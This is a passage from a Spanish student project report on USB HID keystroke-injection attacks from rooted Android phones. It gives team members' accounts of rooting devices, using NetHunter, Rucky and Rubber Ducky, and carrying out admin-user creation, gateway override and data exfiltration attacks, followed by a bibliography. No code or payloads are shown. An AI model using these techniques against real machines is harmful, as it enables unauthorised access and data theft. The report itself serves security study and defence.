Durante este proyecto se ha pasado por un largo proceso dividido en distintas etapas, tanto de búsqueda de información previa a la elección del proyecto, como búsqueda de información sobre términos generales del mismo, investigación sobre las distintas funcionalidades a desarrollar durante el proyecto, pruebas en distintos dispositivos a modo de configuración, pruebas de distintos ataques, la realización de la memoria... En nuestro trabajo, la mayor parte de las etapas han sido realizadas por las tres partes implicadas en el trabajo, trabajando tanto de forma presencial como telemática, con una comunicación fluida, estando al tanto de todos los cambios y actualizaciones. Mi aportación a este proyecto comienza en el proceso de investigación, donde la búsqueda de información ha sido clave para poner los cimientos sobre un tema desconocido para nosotros. He realizado búsquedas para entender los fundamentos de nuestro proyecto que más adelante fueron puestas en común de donde finalmente salieron distintos puntos de la memoria como el objetivo de este proyecto, definiciones básicas como qué es un ataque HID, un ataque USB HID, los tipos de ataque que se han realizado a lo largo de la historia, como funcionan esos ataques, como se solucionaron, cuales de ellos se realizaban desde un dispositivo Android, las técnicas y fines que se utilizaban en los ataques, distintas herramientas y aplicaciones disponibles hoy en día para realizar ataques de este tipo.

Una vez terminado el proceso de investigación teórica, pasamos a la parte práctica, la cuál ha sido la más difícil para nosotros, donde he realizado distintas tareas con los diferentes dispositivos de los que hemos dispuesto. En varios dispositivos usados he realizado

tareas de investigación sobre el proceso a llevar a cabo con los dispositivos, para poder obtener la configuración necesaria y poder lanzar los ataques. Una vez averiguado esto, aunque sobretodo al principio no con un éxito total, he realizado procesos de rooteo de varios dispositivos, los cuales, cada uno tiene sus propios pasos a seguir y sus propios archivos que desplegar en su sistema, por lo que la búsqueda de los mismos, también conllevó dedicación. Una vez rooteados, realice distintas pruebas con las herramientas de ataque de las que disponíamos, habiéndose instalado anteriormente y habiendo dedicado tiempo a completar su configuración, ya que con todos los dispositivos han aparecido problemas como espacio o configuraciones que no llegaban a completarse. Tras este proceso, de realización de pruebas sin éxito realicé distintas pruebas como instalación de custom recoveries en varios dispositivos, el flasheo de custom ROM´s, la búsqueda de nuevos dispositivos que fueran compatibles y de nuevo hubo que rootear alguno de los dispositivos.

Finalmente tras conseguir un dispositivo compatible y solucionar los problemas de lanzamiento de ataques mediante la instalación de una imagen y un kernel modificados, la cual realicé, aunque hubo que repetirla varias veces por varios de nosotros, pudimos pasar al lanzamiento de ataques.

En la etapa de ataques, primero realice una investigación sobre los posibles ataques a realizar con las distintas herramientas de las que disponíamos. Tras esta búsqueda comencé a probar ataques, aunque esto supuso una gran dificultad, ya que aparecían muchos problemas, utilicé la aplicación NetHunter para lanzar varios ataques, pero muchos de ellos conllevaron configuraciones externas las cuales llevaron mucho tiempo probar e intentar solucionar, dando lugar la mayor parte del tiempo a errores o a no conseguir el resultado esperado, sobretodo por limitaciones del dispositivo. Al conseguir el ataque "Default Gateway Override" lo describí en la memoria y realicé distintas pruebas con él, al igual que realicé pruebas de su solución y redacté el ataque junto a su posible solución en la memoria.

Al no conseguir un mayor funcionamiento de la herramienta decidí utilizar la herramienta Rubber Ducky, la cual me permitió probar mas ataques al realizar siempre la misma técnica, pero los problemas no acabaron ahí ya que mucha información sobre estos ataques, como el código, no siempre funcionaba y había que realizar muchas pruebas y reescribir código. Finalmente aporté en la creación del ataque "creación de usuario con permisos de administrador" que aunque no tiene la mayor dificultad, tras reescribir varias líneas de código, terminó funcionando. Después de esto hice la correspondiente aportación a la memoria sobre el ataque junto a su prevención específica.

Al haber terminado el apartado de ataques, debíamos terminar varios puntos de la memoria en los cuales tuve una gran implicación al igual que mis compañeros, haciendo una distribución equitativa de los mismos.

Aparte del trabajo realizado sobre el proyecto, he tenido un rol en el equipo donde creo haber aportado organización, un buen desempeño en mis aportaciones, ideas, buena

comunicación y una gran disponibilidad en todo momento. Con respecto al trabajo grupal, estoy contento con el desempeño durante el proyecto de todos los integrantes, creo que ha sido importante la buena comunicación entre nosotros y finalmente hemos conseguido nuestro objetivo.

7.3. Alae Eddine Mouhib

En cuanto a la aportación en este trabajo, empiezo por destacar la buena dinámica y trabajo en equipo realizado tanto por mí como por mis compañeros. Desde un primer momento tenía claro que este trabajo no tendría salida sin una buena conexión entre los integrantes del grupo, ya que es un trabajo que implica investigación sobre conceptos que no teníamos tan claros como cuando finalizamos el trabajo.

El trabajo en grupo ha sido fundamental para llevar a cabo la investigación y exposición de resultados. Personalmente he tenido que documentarme sobre todos los puntos que componen este trabajo, empezando por saber cómo funciona el protocolo USB, qué tipos de ataques existen, qué técnicas se pueden emplear para llevar a cabo cada ataque, qué necesita un dispositivo Android para ser compatible con los ataques que se han realizado y cómo configurar cada dispositivo. Una vez realizada la investigación sobre cada punto he tenido que aportar y aconsejar qué puntos considero más destacables e importantes para reflejarlos en la memoria final.

En el punto que más he tenido que aportar y esforzarme por hacerles llegar a mis compañeros es en el de los ataques propios de Rubber Ducky con Android, donde he tenido que buscar todo tipo de información, empezando por los ataques, el tipo de código que emplean y cómo llevarlos a cabo.

Además de buscar ataques para realizar con la aplicación Rucky, durante la configuración de los dispositivos sin muchos resultados positivos, se me ocurrió establecer una conversación directa con el creador de la aplicación, para consultarle sobre la actualización de algunos ataques ya que en su gran mayoría ya no funcionan en 2022 debido a las actualizaciones y mejoras de los SO y aplicaciones, y también pedirle consejos para conseguir que funcione alguno de los dispositivos que teníamos a nuestro alcance ya que por aquel entonces todavía no habíamos obtenido resultados favorables en cuanto a dispositivos funcionales y preparados para realizar ataques HID USB.

La conversación con Mayank Metha, el creador de la aplicación Rucky, resultó ser muy útil para solucionar problemas con nuestro principal dispositivo, Nexus 5. Además de eso, leí detenidamente y en varias ocasiones un repositorio Github del mismo autor para informarme sobre toda la información que ofrece para aprender a realizar ataques HID USB con un dispositivo Android, lo cual me ha ayudado a comprender mejor el funcionamiento de este tipo de ataques, ver los ataques que se han realizado aunque ya no funcionen y gracias a ello

pude aportar las soluciones aprendidas a mis compañeros y facilitar tanto el funcionamiento del dispositivo como información sobre varios ataques de los que se han realizado pruebas sin mucho éxito. Por otra parte, también intenté recopilar información sobre la configuración de los dispositivos móviles de amigos con mejores conocimientos sobre los dispositivos Android para poder acelerar el proceso de preparación de los mismos y adquirir mejor formación ya que en un primer momento, nuestro conocimiento sobre el funcionamiento internos de estos dispositivos era muy escaso en comparación con el trabajo de investigación realizado.

Respecto a lo anterior quiero destacar mi facilidad de búsqueda y recopilación de información, considero que es algo que se me da bien, además de solucionar problemas ya que es un tema que me apasiona y motiva para alcanzar mis objetivos, entre los cuales destaco ser un experto en ciberseguridad. Otro punto que quisiera destacar es la capacidad de transmitir energía positiva a mis compañeros, motivarlos a no rendirse frente a los problemas que han aparecido y ser optimistas de cara a finalizar este trabajo con resultados positivos y sobre todo más conocimiento del que teníamos antes de comenzar a investigar.

En cuanto a mis aportaciones en cada tema, para el punto principal que trata del puerto USB, he tenido que documentarme desde otras fuentes para luego comparar la información que he adquirido con la que aportarían mis compañeros, de manera que entre toda la información extraída de distintas fuentes podamos redactar un punto que trate la información de la manera más clara y concisa posible. Por otro lado, para la configuración de los distintos dispositivos aunque no tenga que realizarla yo, he buscado páginas o documentos que muestren los pasos a seguir para la configuración específica de cada dispositivo, con el fin de agilizar el proceso de búsqueda y trabajo del compañero que tenga que seguir la guía de configuración que se haya encontrado.

En relación a los ataques realizados y su respectiva investigación, he escogido un ataque relacionado con la exfiltración de datos, donde he tenido que buscar algo que realmente comprometa al usuario atacado. Sin embargo, a día de hoy habría que realizar una búsqueda mucho más exhaustiva debido a que los propios desarrolladores de Software intentan evitar que ocurran este tipo de ataques. Para presentar un ejemplo de ataque y mostrar lo expuesto que podría estar un usuario por un ataque HID USB, he reescrito el código de un ataque debido a que no estaba actualizado y finalmente, con resultados positivos, he conseguido comprometer un equipo realizando la exfiltración de sus datos.

Por último, destacar la aportación en el tema de redacción y estructura del proyecto, al ser algo tan general he tenido que aportar mi punto de vista al igual que mis compañeros para luego analizar entre todos la mejor solución posible y poder tener todo un proyecto redactado y estructurado de una forma que nos parezca a todos la más correcta.

Bibliografía

[1] Adb en android. https://www.xatakandroid.com/tutoriales/adb-android-que-puedes-utilizarlo. Accedido en mayo de 2022.

[2] Badusb: Qué es y cómo evitarlo. https://www.manageengine.com/latam/data-security/bad-usb-que-es-como-evitarlo.html. Accedido en mayo de 2022.

[3] Data security plus. https://www.manageengine.com/latam/data-security/bad-usb-que-es-como-evitarlo.html#:~:text=La%20soluci%C3%B3n%20m%C3%A1s%20segura%20para,%22traiga%20su%20propio%20dispositivo%22. Accedido en mayo de 2022.

[4] Endpoint security. https://support.kaspersky.com/KESWIN/11.1.1/es-ES/176739.htm. Accedido en mayo de 2022.

[5] Exfiltración de datos. https://www.incibe-cert.es/blog/evitando-fuga-informacion-sci. Accedido en mayo de 2022.

[6] Github-mayankmetha. https://github.com/mayankmetha. Accedido en mayo de 2022.

[7] Hack windows using android - keystroke injection. https://www.youtube.com/watch?v=LjB5XN4awgk. Accedido en diciembre de 2021.

[8] Images for nexus. https://developers.google.com/android/images. Accedido en mayo de 2022.

[9] Métrica de enrutamiento. https://es.theastrologypage.com/routing-metric. Accedido en mayo de 2022.

[10] Puertos usb bios. https://www.muycomputer.com/2009/08/14/zona-practicatrucoscomo-desactivar-puertos-usb_we9erk2xxdcedtwlk-tee27xtheo6tyrssevenssxkgiktzaubfgiqiukphv1bs/. Accedido en mayo de 2022.

[11] Root en andoid. https://www.xataka.com/basics/root-android-que-sirve-cuales-sus-inconvenientes. Accedido en mayo de 2022.

[12] Rootear android: Características. https://www.xatakandroid.com/roms-android/rootear-android-ventajas-inconvenientes-y-riesgos. Accedido en mayo de 2022.

[13] Usb. https://arquitecturadecomputadora.wordpress.com/2013/05/21/protocolo-usb/. Accedido en mayo de 2022.

[14] Usb disp. no config. https://support.microsoft.com/en-us/topic/how-can-i-prevent-users-from-connecting-to-a-usb-storage-device\-460ef516-8ac8-07af-e90b-0d9ac55bcd4d. Accedido en mayo de 2022 (borrar barra divisora despues de device).

[15] Usuario administrador. https://tecnotuto.com/windows/explica-gt-diferencia-entre-usuario-estandar-y-administrador-en-windows-10/. Accedido en mayo de 2022.

[16] ¿qué es meterpreter? https://www.pcrisk.es/guias-de-desinfeccion/9601-meterpreter-trojan#:~:text=Meterpreter. Accedido en mayo de 2022.

[17] Ota for nexus. https://developers.google.com/android/ota, 2009. Accedido en mayo de 2022.

[18] Chroot linux. https://www.compuhoy.com/por-que-usamos-chroot-en-linux/#%C2%BFPara_que_se_usa_chroot, 2018. Accedido en mayo de 2022.

[19] Kali nethunter. https://www.compuhoy.com/que-es-kali-nethunter-para-android/, 2018. Accedido en mayo de 2022.

[20] Nethunter. https://store.nethunter.com/packages/com.offsec.nethunter/, 2018. Accedido en mayo de 2022.

[21] Twrp. https://www.xatakandroid.com/roms-android/que-twrp-como-se-instala-sirve-este-custom-recovery-para-android, 2018. Accedido en mayo de 2022.

[22] Nir Nissim, Ran Yahalom, and Yuval Elovici. Usb-based attacks. *Computers & Security*, 2017.

[23] Wikipedia®. Android rooting. https://es.wikipedia.org/wiki/Android_rooting#:~:text=El%20rooting%2C%20root%2C%20rooteo%20o,ciertas%20funciones%20que%20vienen%20por, 2018. Accedido en mayo de 2022.

[24] Wikipedia®. Microcontrolador. https://es.wikipedia.org/wiki/Microcontrolador, 2018. Accedido en mayo de 2022.

.